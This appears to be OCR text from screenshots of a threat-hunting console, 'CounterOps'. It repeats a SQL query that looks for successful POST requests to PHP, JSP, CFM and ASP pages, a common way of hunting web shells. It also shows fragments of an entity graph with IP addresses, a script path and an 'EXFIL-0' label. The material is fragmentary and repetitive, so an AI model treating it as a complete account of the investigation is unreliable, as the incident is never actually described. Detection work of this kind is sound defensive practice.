



CounterOps
Find by tag or ID
1
SELECT orig, uri, method, host FROM pbro WHERE status_code<403 AND method='POST' AND (uri LIKE '%php' OR uri LIKE '%jsp' OR uri LIKE '%cfm' OR uri LIKE '%asp' OR uri LIKE '%aspx')
Select all entities
Select all entities by selected type(s)
Expand connections
Expand detections and alerts
Expand file activity
Expand HTTP activity
Expand network resolutions
Expand user and account activity
Hide selected
Hide others
10.108.16.130
/query/chsquery.php
10.108.16.131
121.39.88.19
10.108.201.139
EXFIL-0
NON_AUTHENTICATED_GU...

CounterOps

Find by tag or ID


```
1  SELECT orig, uri, method, host FROM pbro WHERE status_code<403 AND method='POST' AND (uri LIKE '%php' OR uri LIKE '%jsp' OR uri LIKE
   '%cfm' OR uri LIKE '%asp' OR uri LIKE '%aspx')
```



CounterOps

Find by tag or ID


```
1  SELECT orig, uri, method, host FROM pbro WHERE status_code<403 AND method='POST' AND (uri LIKE '%php' OR uri LIKE '%jsp' OR uri LIKE
   '%cfm' OR uri LIKE '%asp' OR uri LIKE '%aspx')
```



CounterOps

Find by tag or ID


```
1  SELECT orig, uri, method, host FROM pbro WHERE status_code<403 AND method='POST' AND (uri LIKE '%php' OR uri LIKE '%jsp' OR uri LIKE '%cfm' OR uri LIKE '%asp' OR uri LIKE '%aspx')
```





CounterOps


Find by tag or ID

